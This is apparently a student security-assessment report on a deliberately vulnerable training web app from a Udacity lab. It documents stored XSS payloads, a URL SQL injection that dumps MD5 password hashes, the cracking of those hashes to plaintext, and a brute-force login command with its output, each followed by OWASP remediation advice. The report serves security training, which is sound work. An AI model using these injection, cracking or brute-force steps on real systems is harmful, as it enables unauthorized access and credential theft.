VulnWebApp (VWA) Security Report

Code Revision: 1.0.0.0
Company: Acme Inc.
Report: VWA240601
Author: [Shahsank Shekhar]
Date: [2024/05/23]

VWA Security Report

VWA Security Report

VWA240601## - XSS in User Chat - Critical

Vulnerability Exploited: A07: 2017 Cross-Site Scripting XSS

Severity: Critical

System: VWA Web Application


Vulnerability Explanation:

Cross-site scripting (XSS) is a common web security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can steal sensitive information, hijack user sessions, or deface websites.

In the internal chat section, the system is not doing any any sanitization and allowing scripts, or tags with javascript code on the client side. I tested by sending<script>alert(1)</script> in the internal chat box.

Vulnerability Walk-thru:


1. Login normally to the web app.
2. Goto user profile section and insert a script say <script>alert(0)</script> in the chat section.



Welcome to our site, how do you like our message service. Still a work in progress.

```
<script>alter(0)</script>
```

3. With this we are able to inject javascript in the chat section.



eg4dsl2ue7.prod.udacity-student-workspaces.com/profile/

....prod.udacity-student-workspaces.com says
0

Followers	1,322
Following	543
Friends	13,287

administrator
Sent you a message

Welcome to our site, how do you like our message service. Still a work in progress.

guest
You sent a message to administrator

Send message | administrator

About Me

Education
Security Engineer Nanodegree from Udacity

Location
International Space Station, Outer Space

Skills
Coding Python Networking Security

Notes
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Etiam fermentum enim neque.

Recommendations:

1. Preventing XSS requires separation of untrusted data from active browser content. This can be achieved by:
2. Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, React JS. Learn the limitations of each framework’s XSS protection and appropriately handle the use cases which are not covered.
3. Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet ‘XSS Prevention’ has details on the required data escaping techniques.
4. Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context-sensitive escaping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet ‘DOM based XSS Prevention’.
5. OWASP Proactive Controls: Encode and Escape Data

VWA Security Report

VWA240601## - XSS in Admin Chat - Critical

Vulnerability Exploited: A07: 2017 Cross-Site Scripting XSS

Severity: Critical

System: VWA Web Application

Vulnerability Explanation:


Cross-site scripting (XSS) is a common web security vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can steal sensitive information, hijack user sessions, or deface websites.

In the internal chat section, the system is not doing any any sanitization and allowing scripts, or tags with javascript code on the client side. I tested by sending<script>alert(1)</script> in the internal chat box.

Vulnerability Walk-thru:


1. Login normally to the web app.
2. Escalate privileges to admin using cookie manipulation.
3. Goto admin profile section and insert a script say <script>alert(0)</script> in the chat section.

VWA Security Report



```
<script>alert(0)</script>
```

4. With this, we are able to inject JavaScript in the chat section.



....prod.udacity-student-workspaces.com says

0

administrator
You sent a message to guest

Welcome to our site, how do you like our message service. Still a work in progress.

Recommendations:

6. Preventing XSS requires the separation of untrusted data from active browser content. This can be achieved by:
7. Using frameworks that automatically escape XSS by design, such as the latest Ruby on Rails, and React JS. Learn the

limitations of each framework's XSS protection and appropriately handle the use cases that are not covered.

8. Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP Cheat Sheet 'XSS Prevention' has details on the required data escaping techniques.
9. Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context-sensitive escaping techniques can be applied to browser APIs as described in the OWASP Cheat Sheet 'DOM based XSS Prevention'.
10. OWASP Proactive Controls: Encode and Escape Data

VWA240601## - SQL Injection - Critical

Vulnerability Exploited: **A01: 2017 Injection**

Severity: **Critical**

System: VWA Web Application

Vulnerability Explanation:


Inserting **' or 1 = '1** at the end of the url reveals all the user sensitive information. Ability to display the customer credentials with proper access/login using the sql injection in the url.

SQL injection (SQLi) is a type of security vulnerability that occurs when an attacker can manipulate SQL queries sent to a database through a web application. This manipulation can lead to unauthorized access to sensitive data, data manipulation, and in some cases, complete compromise of the underlying server.

Vulnerability Walk-thru:

1. Login to the web app
2. Gain admin privileges via cookie manipulation.
3. Go to the customers tab

VWA Security Report




eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/id/?_=1717182234115

[redacted]

All Bookmarks

```
// 20240601003616
// https://eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/id/?_=1717182234115

[
  [
    1,
    "paul",
    "doe",
    "pdoe"
  ],
  [
    2,
    "jake",
    "doe",
    "jdoe"
  ],
  [
    3,
    "dave",
    "doe",
    "ddoe"
  ],
  [
    4,
    "mike",
    "doe",
    "mdoe"
  ],
  [
    5,
    "nick",
    "doe",
    "ndoe"
  ]
]
```

4. Edit the URL and add ‛ or 1=’ 1 towards the end of the url.



eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/id/1'%20or%201%20=%20'1

```
// 20240601003531
// https://eg4dsl2ue7.prod.udacity-student-workspaces.com/customers/id/1'%20or%201%20=%20'1

[
  [
    1,
    "paul",
    "doe",
    "pdoe",
    "d8578edf8458ce06fbc5bb76a58c5ca4"
  ],
  [
    2,
    "jake",
    "doe",
    "jdoe",
    "5f4dcc3b5aa765d61d8327deb882cf99"
  ],
  [
    3,
    "dave",
    "doe",
    "ddoe",
    "e807f1fcf82d132f9bb018ca6738a19f"
  ],
  [
    4,
    "mike",
    "doe",
    "mdoe",
    "8621ffdbc5698829397d97767ac13db3"
  ],
  [
    5,
    "nick",
    "doe",
    "ndoe",
    "df53ca268240ca76670c8566ee54568a"
  ]
```

5. Use hashid.py and checkhash.py to crack the hashes.

Recommendations:

1. The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).

2. Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
3. Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
4. For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
5. OWASP Proactive Controls: Secure Database Access
6. https://cheatsheetseries.owasp.org/cheatsheets/Injection_Preven t ion_Cheat_Sheet.html

VWA240601## - Weak Password - High

Vulnerability Exploited: A03: 2017 Sensitive Data Exposure

Severity: High


System: VWA Web Application

Vulnerability Explanation:

Use of weak hashing for password may result in data leakage as it is very easy to crack those hashes.

Vulnerability Walk-thru:

1. Login and navigate to the customers page.
2. After performing SQL injection, you can see the password hashes.
3. Use the tool hashid and checkhash to crack the hashes.



Name	Last Modified
tools	31 minutes ago
VulnWebApp	31 minutes ago
app.log	30 minutes ago
Guide.ipynb	31 minutes ago
startup.sh	4 years ago
WebAppAnalysis - Starter.ipynb	8 hours ago

```
tools root$ python hashid.py d8578edf8458ce06fbc5bb76a58c5ca4
Analyzing 'd8578edf8458ce06fbc5bb76a58c5ca4'
[+] MD5
This is a demo version of the hashid.py for this training, for the full version please visit https://github.com/psypanda/hashID
tools root$ python checkhash.py -t md5 d8578edf8458ce06fbc5bb76a58c5ca4
--------------------------------------------
Hased value passed =  d8578edf8458ce06fbc5bb76a58c5ca4
Hash type passed =  md5
Result =  qwerty
Actual Hash Type should be =  md5
--------------------------------------------
tools root$ python checkhash.py -t md5 5f4dcc3b5aa765d61d8327deb882cf99
--------------------------------------------
Hased value passed =  5f4dcc3b5aa765d61d8327deb882cf99
Hash type passed =  md5
Result =  password
Actual Hash Type should be =  md5
--------------------------------------------
tools root$ python checkhash.py -t md5 e807f1fcf82d132f9bb018ca6738a19f
--------------------------------------------
Hased value passed =  e807f1fcf82d132f9bb018ca6738a19f
Hash type passed =  md5
Result =  1234567890
Actual Hash Type should be =  md5
--------------------------------------------
tools root$ python checkhash.py -t md5 8621ffdbc5698829397d97767ac13db3
--------------------------------------------
Hased value passed =  8621ffdbc5698829397d97767ac13db3
Hash type passed =  md5
Result =  dragon
Actual Hash Type should be =  md5
--------------------------------------------
tools root$ python checkhash.py -t md5 df53ca268240ca76670c8566ee54568a
--------------------------------------------
Hased value passed =  df53ca268240ca76670c8566ee54568a
Hash type passed =  md5
Result =  computer
Actual Hash Type should be =  md5
--------------------------------------------
tools root$
```

Recommendations:

Retrieve the needed data only
https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html

VWA240601## - Brute Force Login - High

Vulnerability Exploited: A02: 2017 Broken Authentication

Severity: High

System: VWA Web Application

Vulnerability Explanation:

Successful in performing brute force attacks on the system.

This kind of vulnerability can occur when an attacker attacks an online application using a collection of common/harvest usernames and passwords using a brute force approach in the hope of discovering an account that is using a combination from the list.


VWA Security Report

Vulnerability Walk-thru:

Use the bruteforce.py python tool which uses a collection of usernames and passwords to brute force attack.

I have used the below command in the terminal to do the attack:

```
python bruteforce.py -U test-username.txt -P test-password.txt
-d username=^USR^:password=^PWD^ -m POST -f "Login Failed"
http://localhost:3000/login
```



My Programs ▸ ... ▸ Vulnerable Web Application ▸ Web Application Environment
Web Application Environment
File Edit View Run Kernel Tabs Settings Help
/ tools /
Guide
requirements.txt
Terminal 2
Terminal 1
Menu
Expand

Name	Last Modified
bruteforce.py	a year ago
checkhash.py	2 years ago
hashid.py	2 years ago
performbase64.py	2 years ago
requirements.txt	2 years ago
test-password.txt	2 years ago
test-username.txt	2 years ago

```
[-] Login Failed! {'username': 'test', 'password': '2000'}
[-] Login Failed! {'username': 'test', 'password': 'test'}
[-] Login Failed! {'username': 'test', 'password': 'trustno1'}
[-] Login Failed! {'username': 'test', 'password': 'thomas'}
[-] Login Failed! {'username': 'test', 'password': '2020'}
[-] Login Failed! {'username': 'test', 'password': 'tigger'}
[-] Login Failed! {'username': 'test', 'password': 'asdfasdf'}
[-] Login Failed! {'username': 'guest', 'password': '123456'}
[-] Login Failed! {'username': 'guest', 'password': 'password'}
[-] Login Failed! {'username': 'guest', 'password': '12345678'}
[-] Login Failed! {'username': 'guest', 'password': '1234'}
[-] Login Failed! {'username': 'guest', 'password': '12345'}
[-] Login Failed! {'username': 'guest', 'password': 'dragon'}
[-] Login Failed! {'username': 'guest', 'password': 'qwerty'}
[-] Login Failed! {'username': 'guest', 'password': 'asdf'}
[-] Login Failed! {'username': 'guest', 'password': 'mustang'}
[-] Login Failed! {'username': 'guest', 'password': 'letmein'}
[-] Login Failed! {'username': 'guest', 'password': 'baseball'}
[-] Login Failed! {'username': 'guest', 'password': 'master'}
[-] Login Failed! {'username': 'guest', 'password': 'michael'}
[-] Login Failed! {'username': 'guest', 'password': 'football'}
[-] Login Failed! {'username': 'guest', 'password': 'shadow'}
[-] Login Failed! {'username': 'guest', 'password': 'qazwsx'}
[-] Login Failed! {'username': 'guest', 'password': 'monkey'}
[-] Login Failed! {'username': 'guest', 'password': 'abc123'}
[-] Login Failed! {'username': 'guest', 'password': '1234567890'}
